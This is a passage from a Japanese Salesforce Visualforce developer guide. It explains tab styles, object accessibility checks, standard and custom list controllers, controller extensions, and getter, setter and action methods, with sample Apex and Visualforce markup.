カスタムVisualforceタブに関連付けられたスタイルを使用するには、属性をタブ名(表示ラベルではない)+アンダースコア2個(__)+単語「tab」に設定します。たとえば、名前がSourceで表示ラベルがSourcesのVisualforceタブのスタイルを使用するには、次の設定を使用します。

```
<apex:page standardController="Account" tabStyle="Source__tab">

</apex:page>
```

または、標準コントローラページのスタイルを独自のカスタムスタイルシートとインラインスタイルで上書きできます。

関連トピック:

Visualforce ページのスタイル設定

オブジェクトのアクセシビリティの確認

オブジェクトを表示するにはユーザの権限が不十分な場合、コントローラを使用してそのオブジェクトを表示するVisualforceページにはアクセスできなくなります。このエラーを回避するには、Visualforceコンポーネントが、ユーザがコントローラに関連付けられたオブジェクトに対するアクセス権を持つ場合にのみ表示されるようにする必要があります。

オブジェクトのアクセシビリティは次のように確認できます。

```
{!$ObjectType.objectname.accessible}
```

この式はtrueまたはfalseの値を返します。

たとえば、標準のLeadオブジェクトへのアクセス権があるかどうかを確認する場合、次のコードを使用します。

```
{!$ObjectType.Lead.accessible}
```

カスタムオブジェクトの場合、コードは似ています。

```
{!$ObjectType.MyCustomObject__c.accessible}
```

`MyCustomObject__c`は、カスタムオブジェクトの名前です。

ユーザにオブジェクトへのアクセス権がある場合のみページの一部が表示されるようにするには、コンポーネントの`render`属性を使用します。たとえば、ユーザにLeadオブジェクトへのアクセス権がある場合にページブロックを表示するには、次のように実行します。

```
<apex:page standardController="Lead">

 <apex:pageBlock rendered="{!$ObjectType.Lead.accessible}">

  <p>This text will display if you can see the Lead object.</p>

 </apex:pageBlock>

</apex:page>
```

ユーザがオブジェクトにアクセスできない場合に、代替メッセージを表示することをお勧めします。次に例を示します。

```
<apex:page standardController="Lead">

 <apex:pageBlock rendered="{!$ObjectType.Lead.accessible}">

  <p>This text will display if you can see the Lead object.</p>

 </apex:pageBlock>

 <apex:pageBlock rendered="NOT({!$ObjectType.Lead.accessible})">

  <p>Sorry, but you cannot see the data because you do not have access to the Lead
object.</p>

 </apex:pageBlock>

</apex:page>
```

第 6 章　　標準リストコントローラ

標準リストコントローラを使用すると、レコードセットの表示や操作が行える Visualforce ページを作成できます。レコードセットを使用する既存の Salesforce ページの例として、リストページ、関連リスト、一括アクションページなどがあります。標準リストコントローラは、次のオブジェクトで使用できます。

- Account
- Asset
- Campaign
- Case
- Contact
- Contract
- Idea
- Lead
- Opportunity
- Order
- Product2
- Solution
- User
- カスタムオブジェクト

標準リストコントローラの使用に関する詳細は、次のトピックを参照してください。

- Visualforce ページへの標準リストコントローラの関連付け
- リストコントローラによるデータへのアクセス
- 標準リストコントローラアクションの使用
- 標準リストコントローラによるリストビューの使用
- 標準リストコントローラを使用したタブの上書き
- 標準リストコントローラを使用したカスタムリストボタンの追加

関連トピック:

カスタムコントローラの作成

Visualforce ページへの標準リストコントローラの関連付け

標準リストコントローラの使用方法は、標準コントローラの使用方法によく似ています。最初に <apex:page> コンポーネントの standardController 属性を設定し、次に同じコンポーネントの recordSetVar 属性を設定します。

たとえば、ページを取引先の標準リストコントローラに関連付けるには、次のマークアップを使用します。

```
<apex:page standardController="Account" recordSetVar="accounts">
```

メモ: <apex:page> タグで standardController 属性を使用する場合、同時に controller 属性を使用することはできません。


recordSetVar 属性は、ページがリストコントローラを使用することだけでなく、レコードコレクションの変数名も示すことができます。この変数は、レコードコレクションのデータにアクセスする場合に使用できます。

リストコントローラによるデータへのアクセス

ページをリストコントローラに関連付けたら、式言語の構文を使用してレコードのセットを参照できます。たとえば、取引先の単純なテーブルを作成するには、次のマークアップを使用してページを作成します。

```
<apex:page standardController="Account" recordSetVar="accounts" tabstyle="account"
sidebar="false">

  <apex:pageBlock >

    <apex:pageBlockTable value="{!accounts}" var="a">

      <apex:column value="{!a.name}"/>

    </apex:pageBlockTable>

  </apex:pageBlock>

</apex:page>
```

これによって作成されたページには、組織のすべての取引先名のリストが表示されます。



メモ: このページでは要求で検索条件が指定されないため、ページは最後に使用した検索条件で表示されます。リストコントローラでの検索条件の使用方法については、「標準リストコントローラによるリストビューの使用」 (ページ 96)を参照してください。

Force.com API でのクエリと同様に、式言語の構文を使用して関連するレコードからデータを取得できます。標準コントローラと同様に、子-親リレーションは最大 5 レベルまで、親-子リレーションは 1 レベルをトラバースできます。

標準リストコントローラを使用する場合、返されるレコードは、現在のビューの定義に従って最初のデータ列を基準に並び替えられます。これは、最初のデータ列が表示されない場合でも同様です。拡張またはカスタムリストコントローラを使用する場合、並び替えメソッドを制御できます。

メモ: 標準リストコントローラによって返すことができるレコードは 10,000 個以下です。カスタムコントローラは、より大きな結果セットに使用できます。「大量のデータセットを使用した作業」 (ページ 116) を参照してください。

標準リストコントローラアクションの使用

action メソッドは、ユーザがボタンをクリックしたり、ページ内のある領域にマウスポインタを移動したりするなどのページイベントが発生すると、ロジックまたはナビゲーションを実行します。次のいずれかのタグの `action` パラメータに `{! }` 表記を使用することによって、ページマークアップから action メソッドをコールできます。

- `<apex:commandButton>` はアクションをコールするボタンを作成する
- `<apex:commandLink>` はアクションをコールするリンクを作成する
- `<apex:actionPoller>` は定期的にアクションをコールする
- `<apex:actionSupport>` は、別の名前つきのコンポーネントにイベント (「onclick」、「onmouseover」など) を作成し、アクションをコールする
- `<apex:actionFunction>` は、アクションをコールする新しい JavaScript 関数を定義する
- `<apex:page>` はページが読み込まれると、アクションをコールする

次の表では、すべての標準リストコントローラでサポートされる action メソッドについて説明します。これらのアクションは、`action` 属性が含まれる Visualforce コンポーネントに関連付けることができます。

アクション	説明
`save`	新しいレコードを挿入するか、変更された既存のレコードを更新します。この操作が完了した後、`save` アクションは、元のページ(わかっている場合)またはホームページにユーザを戻します。
`quicksave`	新しいレコードを挿入するか、変更された既存のレコードを更新します。`save` アクションとは異なり、`quicksave` はユーザを別のページにリダイレクトしません。
`list`	ユーザが `filterId` を指定していない場合は、そのオブジェクトに対して最近使用されたリスト検索条件に基づいて、標準リストページの PageReference オブジェクトを返します。
`cancel`	編集操作を中止します。この操作が完了した後、`cancel` アクションは、最初にユーザが編集を呼び出したページにユーザを戻します。
`first`	セットにあるレコードの最初のページを表示します。

アクション	説明
last	セットにあるレコードの最後のページを表示します。
next	セットにあるレコードの次のページを表示します。
previous	セットにあるレコードの前のページを表示します。

次の例では、ユーザが、取引先レコードを表示するための検索条件を指定します。ユーザが[Go]をクリックすると、選択された検索条件を使用して標準リストページが表示されます。

```
<apex:page standardController="Account" recordSetVar="accounts">

   <apex:form>

       <apex:selectList value="{!filterid}" size="1">

           <apex:selectOptions value="{!listviewoptions}"/>

       </apex:selectList>

       <apex:commandButton value="Go" action="{!list}"/>

   </apex:form>

</apex:page>
```

リストコントローラによるページネーション

リストコントローラを使用してページにページネーションを追加するには、next および previous アクションを利用します。たとえば、次のマークアップを使用してページを作成したとします。

```
<apex:page standardController="Account" recordSetvar="accounts">

  <apex:pageBlock title="Viewing Accounts">

  <apex:form id="theForm">

    <apex:pageBlockSection >

      <apex:dataList var="a" value="{!accounts}" type="1">

        {!a.name}

      </apex:dataList>

    </apex:pageBlockSection>

    <apex:panelGrid columns="2">

      <apex:commandLink action="{!previous}">Previous</apex:commandlink>
```

```
      <apex:commandLink action="{!next}">Next</apex:commandlink>
    </apex:panelGrid>
  </apex:form>
  </apex:pageBlock>
</apex:page>
```

デフォルトでは、リストコントローラはページに 20 レコードを返します。ページごとに表示するレコード数を制御するには、コントローラ拡張を使用して `pageSize` を設定します。コントローラ拡張の詳細は、「コントローラ拡張の作成」 (ページ 105)を参照してください。

メモ: ページネーションを使用する場合、コレクションに変更された行があると例外が発生します。これには、拡張アクションでコレクションに追加された新しい行も含まれます。この場合のエラーメッセージの処理は、標準動作に従って行われ、ページ上に表示できます。たとえば、`<apex:pageMessages>` または `<apex:messages>` コンポーネントを使用してエラーメッセージをユーザに表示できます。

標準リストコントローラによるリストビューの使用


多くのSalesforceページに含まれるリストビューを使用して、ページに表示されるレコードを絞り込むことができます。たとえば、商談ホームページでは、リストビュードロップダウンから［私の商談］を選択して、自分が所有する商談のみのリストを表示できます。リストコントローラに関連付けられたページでは、リストビューを使用することもできます。

たとえば、リストビューを使用して取引先の単純なリストを作成するには、次のマークアップを使用してページを作成します。

```
<apex:page standardController="Account" recordSetvar="accounts">
  <apex:pageBlock title="Viewing Accounts">
  <apex:form id="theForm">
    <apex:panelGrid columns="2">
      <apex:outputLabel value="View:"/>
      <apex:selectList value="{!filterId}" size="1">
        <apex:actionSupport event="onchange" rerender="list"/>
        <apex:selectOptions value="{!listviewoptions}"/>
      </apex:selectList>
    </apex:panelGrid>
    <apex:pageBlockSection >
```

```
      <apex:dataList var="a" value="{!accounts}" id="list">
        {!a.name}
      </apex:dataList>
    </apex:pageBlockSection>
  </apex:form>
  </apex:pageBlock>
</apex:page>
```

そのページを開くと、次のように表示されます。



このページは、標準取引先コントローラに関連付けられており、`<apex:selectlist>` コンポーネントは、`{!listviewoptions}` によって入力されます。`{!listviewoptions}` を評価することにより、ユーザが表示できるリストビューが得られます。ユーザがドロップダウンリストから値を選択すると、その値はコントローラの `filterId` プロパティにバインドされます。`filterId` が変更されると、ページで使用できるレコードが変更されるため、`<apex:datalist>` が更新されると、その値を使用して、ページで使用できるレコードのリストが更新されます。

次のように編集ページでビューリストを使用することもできます。

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
              tabStyle="Opportunity"
    sidebar="false">
    <apex:form>
        <apex:pageBlock>
            <apex:pageMessages/>
            <apex:pageBlock>
```

```
                <apex:panelGrid columns="2">
                    <apex:outputLabel value="View:"/>
                    <apex:selectList value="{!filterId}" size="1">
                        <apex:actionSupport event="onchange" rerender="opp_table"/>
                        <apex:selectOptions value="{!listviewoptions}"/>
                    </apex:selectList>
                </apex:panelGrid>
            </apex:pageBlock>

            <apex:pageBlockButtons>
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!opportunities}" var="opp" id="opp_table">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Stage">
                    <apex:inputField value="{!opp.stageName}"/>
                </apex:column>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```


メモ: ユーザがリストビューを変更した場合、コレクションに変更された行があると例外が発生します。この場合のエラーメッセージの処理は、標準動作に従って行われ、ページ上に表示できます。たとえば、<apex:pageMessages> または <apex:messages> コンポーネントを使用してエラーメッセージをユーザに表示できます。

リストコントローラによるレコードの編集

リストコントローラを使用してレコードのセットを編集することもできます。たとえば、次のマークアップを使用してページを作成したとします。

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabStyle="Opportunity" sidebar="false">

    <apex:form >

        <apex:pageBlock >

            <apex:pageMessages />

            <apex:pageBlockButtons >

                <apex:commandButton value="Save" action="{!save}"/>

            </apex:pageBlockButtons>

            <apex:pageBlockTable value="{!opportunities}" var="opp">

                <apex:column value="{!opp.name}"/>

                <apex:column headerValue="Stage">

                    <apex:inputField value="{!opp.stageName}"/>

                </apex:column>

                <apex:column headerValue="Close Date">

                    <apex:inputField value="{!opp.closeDate}"/>

                </apex:column>

            </apex:pageBlockTable>

        </apex:pageBlock>

    </apex:form>

</apex:page>
```

次のような、商談の［フェーズ］と［完了予定日］を更新して保存できるページが表示されます。



詳細は、「カスタムリストコントローラによるレコードの一括更新」 (ページ 175)を参照してください。

メモ: リストコントローラの `save`、`quicksave`、または `edit` アクションに関連付けられたコマンドボタンとリンクは、ユーザに適切な権限がない場合は表示されません。同様に、特定のレコードがページに関連付けられていない場合、`edit` アクションに関連付けられたコマンドボタンとリンクは表示されません。

第 7 章　カスタムコントローラおよびコントローラ拡張

標準コントローラは、標準ページに使用されているものと同一のロジックを含むため、Visualforce ページに必要なすべての機能を提供できます。たとえば、標準取引先コントローラを使用する場合、Visualforce ページで [保存] ボタンをクリックした場合、標準の取引先編集ページで [保存] をクリックした場合と同じ動作が行われます。

ただし、既存の機能の上書き、アプリケーションによるナビゲーションのカスタマイズ、コールアウトまたは Web サービスを使用する場合、またはページの情報にアクセスする方法についてより詳細な制御が必要な場合は、Apex を使用して、カスタムコントローラまたはコントローラ拡張を記述できます。

カスタムコントローラおよびコントローラ拡張とは?

*カスタムコントローラ*は、標準コントローラを使用せずにページのすべてのロジックを実装する Apex クラスです。Visualforce ページを完全にシステムモードで実行する場合に、カスタムコントローラを使用します。システムモードでは現在のユーザの権限と項目レベルのセキュリティが適用されません。

*コントローラ拡張*は、標準コントローラまたはカスタムコントローラの機能を拡張する Apex クラスです。次の場合にコントローラ拡張を使用します。

- 標準コントローラの組み込み機能を使用するが、編集、参照、または削除などの 1 つ以上のアクションを上書きする。
- 新しいアクションを追加する。
- ユーザ権限が適用される Visualforce ページを作成する。コントローラ拡張クラスはシステムモードで実行されますが、コントローラ拡張が標準コントローラを拡張する場合、標準コントローラのロジックは、システムモードで実行されません。代わりに、ユーザモードで実行され、現在のユーザの権限、項目レベルのセキュリティ、および共有ルールが適用されます。

メモ: カスタムコントローラとコントローラ拡張クラスはシステムモードで実行されるため、ユーザ権限や項目レベルのセキュリティを無視しますが、クラス定義に `with sharing` キーワードを使用することによって、ユーザの組織の共有設定、ロール階層、および共有ルールを使用するかどうかを選択できます。詳細は、『*Force.com Apex コード開発者ガイド*』の「`with sharing` または `without sharing` キーワードの使用」を参照してください。

カスタムコントローラの作成

カスタムコントローラは、引数をとらないデフォルトのコンストラクタを外部の最上位クラスに使用する Apex クラスです。パラメータを含むカスタムコントローラコンストラクタを作成することはできません。

カスタムコントローラを作成する手順は、次のとおりです。

1. [設定] で、[開発] > [Apex クラス] をクリックします。
2. [新規] をクリックします。
3. [バージョン設定]をクリックして、このクラスで使用する Apex および API のバージョンを指定します。組織が AppExchange から管理パッケージをインストールした場合、このクラスで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、クラスを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。特定の動作を維持するには、Apex および API の古いバージョンを指定できます。
4. クラスエディタで、クラスの Apex コードを入力します。1 つのクラスの長さは、最大 1,000,000 文字です。`@isTest` を使用して定義したコメント、テストメソッド、またはクラスは含みません。
5. [保存]をクリックし、変更を保存してクラスの詳細画面に戻るか、[適用]をクリックし、変更を保存してクラスの編集を続行します。作成した Apex クラスは、クラスに保存する前に正しくコンパイルする必要があります。

次のクラスは、カスタムコントローラの単純な例です。

```
public class MyController {


    private final Account account;


    public MyController() {

        account = [SELECT Id, Name, Site FROM Account

                    WHERE Id = :ApexPages.currentPage().getParameters().get('id')];

    }
```

```
    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        update account;
        return null;
    }
}
```

次の Visualforce マークアップは、上記のカスタムコントローラをページ内で使用する方法を示します。

```
<apex:page controller="myController" tabStyle="Account">
    <apex:form>
        <apex:pageBlock title="Congratulations {!$User.FirstName}">
            You belong to Account Name: <apex:inputField value="{!account.name}"/>
            <apex:commandButton action="{!save}" value="save"/>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

カスタムコントローラは、<apex:page> コンポーネントの controller 属性が使用されているため、ページと関連付けられています。

標準コントローラおよびコントローラ拡張と同様に、カスタムコントローラのメソッドは、関連付けられたページマークアップで {! } 表記を使って参照できます。上記の例では、getAccount メソッドは <apex:inputField> タグの value 属性で参照されており、<apex:commandButton> タグは、action 属性が設定された save メソッドを参照しています。

メモ: 他の Apex クラスと同様に、すべてのカスタムコントローラはシステムモードで実行されます。したがって、現在のユーザの資格情報はコントローラのロジックの実行に使用されていないため、ユーザの権限と項目レベルのセキュリティは適用されません。

クラスの定義で with sharing キーワードを使用することによって、カスタムコントローラでユーザの組織の共有設定、ロール階層、および共有ルールを適用するかどうかを選択できます。詳細は、『Force.com Apex コード開発者ガイド』の「with sharing または without sharing キーワードの使用」を参照してください。

カスタムコントローラは、新しいレコードを作成する場合にも使用できます。次に例を示します。

```
public class NewAndExistingController {


    public Account account { get; private set; }


    public NewAndExistingController() {

        Id id = ApexPages.currentPage().getParameters().get('id');

        account = (id == null) ? new Account() :

            [SELECT Name, Phone, Industry FROM Account WHERE Id = :id];

    }


    public PageReference save() {

        try {

            upsert(account);

        } catch(System.DMLException e) {

            ApexPages.addMessages(e);

            return null;

        }

        //  After Save, navigate to the default view page:

        return (new ApexPages.StandardController(account)).view();

    }

}
```

次の Visualforce マークアップは、上記のカスタムコントローラをページ内で使用する方法を示します。

```
<apex:page controller="NewAndExistingController" tabstyle="Account">

    <apex:form>

        <apex:pageBlock mode="edit">

            <apex:pageMessages/>
```

```
            <apex:pageBlockSection>
                <apex:inputField value="{!Account.name}"/>
                <apex:inputField value="{!Account.phone}"/>
                <apex:inputField value="{!Account.industry}"/>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

コントローラ拡張の作成

コントローラ拡張は、ApexPages.StandardController **または** *CustomControllerName* **型の単一の引数を取るコンストラクタが含まれる** Apex **クラスです。** *CustomControllerName* **は、拡張するカスタムコントローラの名前です。**

次のクラスは、コントローラ拡張の単純な例です。

```
public class myControllerExtension {

    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }
```

```
    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

次の Visualforce マークアップは、上記のコントローラ拡張をページ内で使用する方法を示します。

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

拡張は、<apex:page> コンポーネントの extensions 属性を使用してページに関連付けられます。

すべてのコントローラメソッドと同様に、ページマークアップで {! } 表記を使用して、コントローラ拡張メソッドを参照できます。上記の例では、ページ上部の {!greeting} 式は、コントローラ拡張の getGreeting メソッドを参照しています。

この拡張は、Account 標準コントローラと共に機能するため、標準コントローラメソッドも利用できます。たとえば、<apex:inputField> タグの value 属性は、標準コントローラ機能を使用して取引先の名前を取得します。同様に、<apex:commandButton> タグは、action 属性のある標準 Account の save メソッドを参照します。

カンマ区切りのリストを使って、単一のページに対し複数のコントローラ拡張を定義できます。これにより、同じ名前のメソッドを上書きできます。たとえば、次のようなページがあったとします。

```
<apex:page standardController="Account"
    extensions="ExtOne,ExtTwo" showHeader="false">
    <apex:outputText value="{!foo}" />
</apex:page>
```

さらに、次の拡張があったとします。

```
public class ExtOne {
    public ExtOne(ApexPages.StandardController acon) { }

    public String getFoo() {
```

```
        return 'foo-One';
    }
}
```

```
public class ExtTwo {
    public ExtTwo(ApexPages.StandardController acon) { }

    public String getFoo() {
        return 'foo-Two';
    }
}
```

<apex:outputText> コンポーネントの値は、foo-One として表示されます。上書きは、一番左の拡張、つまりカンマ区切りリストの最初の拡張で定義されているメソッドによって定義されます。したがって、ExtOne の getFoo メソッドは、ExtTwo のメソッドを上書きします。

メモ: 他の Apex クラスと同様に、コントローラ拡張はシステムモードで実行します。したがって、現在のユーザの資格情報はコントローラのロジックの実行に使用されていないため、ユーザの権限と項目レベルのセキュリティは適用されません。ただし、コントローラ拡張が標準コントローラを拡張する場合、標準コントローラのロジックはシステムモードで実行されません。代わりに、ユーザモードで実行されます。このモードでは現在のユーザの権限、項目レベルのセキュリティ、共有ルールが適用されます。

クラスの定義で with sharing キーワードを使用することによって、コントローラ拡張でユーザの組織の共有設定、ロール階層、および共有ルールを適用するかを選択できます。詳細は、『Force.com Apex コード開発者ガイド』の「with sharing または without sharing キーワードの使用」を参照してください。

カスタムリストコントローラの作成

カスタムリストコントローラは、標準リストコントローラと似ています。カスタムリストコントローラには、レコードセットの表示や操作を行うために定義した Apex ロジックを実装できます。

たとえば、SOQL クエリに基づいて次のカスタムリストコントローラを作成できます。

```
public class opportunityList2Con {

    // ApexPages.StandardSetController must be instantiated

    // for standard list controllers

    public ApexPages.StandardSetController setCon {
```

```
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT Name, CloseDate FROM Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}
```

メモ: `getRecords()` によって返されるsObjectのリストは、不変です。たとえば、それに対して `clear()` をコールすることはできません。リストに含まれる sObject に変更を適用することはできますが、リストそのものに項目を追加したり、リストから項目を削除したりすることはできません。

次の Visualforce マークアップは、上記のカスタムコントローラをページ内で使用する方法を示します。

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock>
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.Name}"/>
            <apex:column value="{!o.CloseDate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

また、SOQL クエリの一部として反結合および準結合を使用するカスタムリストコントローラを作成することもできます。次のコードは、標準取引先コントローラの拡張として実装されます。

```
public with sharing class AccountPagination {

    private final Account acct;


    // The constructor passes in the standard controller defined

    // in the markup below

    public AccountPagination(ApexPages.StandardSetController controller) {

        this.acct = (Account)controller.getRecord();

    }


    public ApexPages.StandardSetController accountRecords {

        get {

            if(accountRecords == null) {

                accountRecords = new ApexPages.StandardSetController(

                    Database.getQueryLocator([SELECT Name FROM Account WHERE Id NOT IN

                        (SELECT AccountId FROM Opportunity WHERE IsClosed = true)]));

            }

            return accountRecords;

        }

        private set;

    }

    public List<Account> getAccountPagination() {

         return (List<Account>) accountRecords.getRecords();

    }

}
```

これらのレコードを表示するページでは、標準リストコントローラアクションを組み合わせて使用しますが、カスタムリストコントローラから返されるレコードの反復処理に基づいています。

```
<apex:page standardController="Account" recordSetVar="accounts"
extensions="AccountPagination">

    <apex:pageBlock title="Viewing Accounts">

        <apex:form id="theForm">

            <apex:pageBlockSection >

                <apex:dataList value="{!accountPagination}" var="acct" type="1">

                    {!acct.name}

                </apex:dataList>

            </apex:pageBlockSection>

            <apex:panelGrid columns="2">

                <apex:commandLink action="{!previous}">Previous</apex:commandlink>

                <apex:commandLink action="{!next}">Next</apex:commandlink>

            </apex:panelGrid>

        </apex:form>

    </apex:pageBlock>

</apex:page>
```

コントローラメソッド

Visualforce マークアップは、次の種別のコントローラ拡張とカスタムコントローラメソッドを使用できます。

- action
- getter
- setter

action メソッド

action メソッドは、ユーザがボタンをクリックしたり、ページ内のある領域にマウスポインタを移動したりするなどのページイベントが発生すると、ロジックまたはナビゲーションを実行します。次のいずれかのタグの `action` パラメータに `{! }` 表記を使用することによって、ページマークアップから action メソッドをコールできます。

- `<apex:commandButton>` はアクションをコールするボタンを作成する
- `<apex:commandLink>` はアクションをコールするリンクを作成する

- <apex:actionPoller> は定期的にアクションをコールする
- <apex:actionSupport> は、別の名前つきのコンポーネントにイベント (「onclick」、「onmouseover」など) を作成し、アクションをコールする
- <apex:actionFunction> は、アクションをコールする新しい JavaScript 関数を定義する
- <apex:page> はページが読み込まれると、アクションをコールする

たとえば、「カスタムコントローラの作成」(ページ 102)のサンプルページでは、<apex:commandButton> タグの action パラメータによって、コントローラの save メソッドがコールされます。その他の action メソッドの例は、「action メソッドの定義」(ページ 147)を参照してください。

getter メソッド

getter メソッドはコントローラの値を返します。コントローラによって計算され、ページに表示される各値には、boolean 変数など、対応する getter メソッドが含まれる必要があります。たとえば、「カスタムコントローラの作成」(ページ 102)のサンプルページでは、コントローラに getAccount メソッドが含まれます。このメソッドによって、ページのマークアップは、{! } 表記のあるコントローラクラスの account メンバー変数を参照することができます。<apex:inputField> タグの value パラメータは、この表記を使用して取引先にアクセスし、ドット表記を使用して取引先の名前を表示します。getter メソッドの名前は、get***Variable*** にする必要があります。

重要: getter メソッドを冪等にする、つまり副次的影響がないようにすることがベストプラクティスです。たとえば、変数の増分、ログメッセージの書き込み、データベースへの新規レコードの追加を行わないようにします。Visualforce では、要求の処理の過程でコールされる可能性のある getter メソッドのコール順序および回数を定義しません。1 つのページ要求での getter メソッドのコール回数に関係なく、同じ結果を生成するように getter メソッドをデザインしてください。

setter メソッド

setter メソッドは、ユーザ指定の値をページマークアップからコントローラに渡します。コントローラの setter メソッドは、どの action メソッドよりも先に自動的に実行されます。

たとえば、次のマークアップは、リードの基本的な検索機能を実装するページを表示します。関連付けられているコントローラには、検索ボックスの入力に使用する getter メソッドと setter メソッドが含まれており、ユーザが **[Go!]** をクリックすると、検索テキストを使用して、SOSL クエリを発行します。マークアップは、検索テキストの setter メソッドを明示的にはコールしませんが、ユーザがコマンドボタンをクリックすると、doSearch action メソッドの前に setter メソッドが実行されます。

```
<apex:page controller="theController">

   <apex:form>

      <apex:pageBlock mode="edit" id="block">

         <apex:pageBlockSection>

            <apex:pageBlockSectionItem>

               <apex:outputLabel for="searchText">Search Text</apex:outputLabel>
```

```
                <apex:panelGroup>
                    <apex:inputText id="searchText" value="{!searchText}"/>
                    <apex:commandButton value="Go!" action="{!doSearch}"
                                        rerender="block" status="status"/>
                </apex:panelGroup>
            </apex:pageBlockSectionItem>
        </apex:pageBlockSection>
        <apex:actionStatus id="status" startText="requesting..."/>
        <apex:pageBlockSection title="Results" id="results" columns="1">
            <apex:pageBlockTable value="{!results}" var="l"
                                 rendered="{!NOT(ISNULL(results))}">
                <apex:column value="{!l.name}"/>
                <apex:column value="{!l.email}"/>
                <apex:column value="{!l.phone}"/>
            </apex:pageBlockTable>
        </apex:pageBlockSection>
      </apex:pageBlock>
   </apex:form>
</apex:page>
```

次のクラスは、上記のページマークアップに使用するコントローラです。

```
public class theController {


    String searchText;
    List<Lead> results;


    public String getSearchText() {
        return searchText;
```

```
    }


    public void setSearchText(String s) {
        searchText = s;
    }


    public List<Lead> getResults() {
        return results;
    }


    public PageReference doSearch() {
        results = (List<Lead>)[FIND :searchText RETURNING Lead(Name, Email, Phone)][0];
        return null;
    }
}
```

getter メソッドは、コントローラから値にアクセスする場合に必ず必要なメソッドですが、値をコントローラに渡す場合、必ずしも setter メソッドを含める必要はありません。Visualforce コンポーネントが、コントローラに保存されている sObject にバインドされている場合、sObject が対応する action メソッドによって保存または更新されるかぎり、sObject 項目はユーザによって変更されると自動的に設定されます。この動作の例は、「カスタムコントローラの作成」 (ページ 102)のサンプルページにあります。

setter メソッドの名前は、`set`***`Variable`*** にする必要があります。

重要: setter メソッドを冪等にする、つまり副次的影響がないようにすることがベストプラクティスです。たとえば、変数の増分、ログメッセージの書き込み、データベースへの新規レコードの追加を行わないようにします。Visualforce では、要求の処理の過程でコールされる可能性のある setter メソッドのコール順序および回数を定義しません。1 つのページリクエストでの setter メソッドのコール回数に関係なく、同じ結果を生成するように setter メソッドをデザインしてください。

カスタム拡張またはコントローラを使用したデータの取得と設定

Apex メソッドと変数がコントローラ拡張またはカスタムコントローラによって処理される順序は保証されません。このため、コントローラと拡張クラスは、実行している別のメソッドに依存するのではなく、直接そのメソッドをコールする必要があります。これは、変数の設定とデータベースのデータへのアクセスに特に当てはまります。

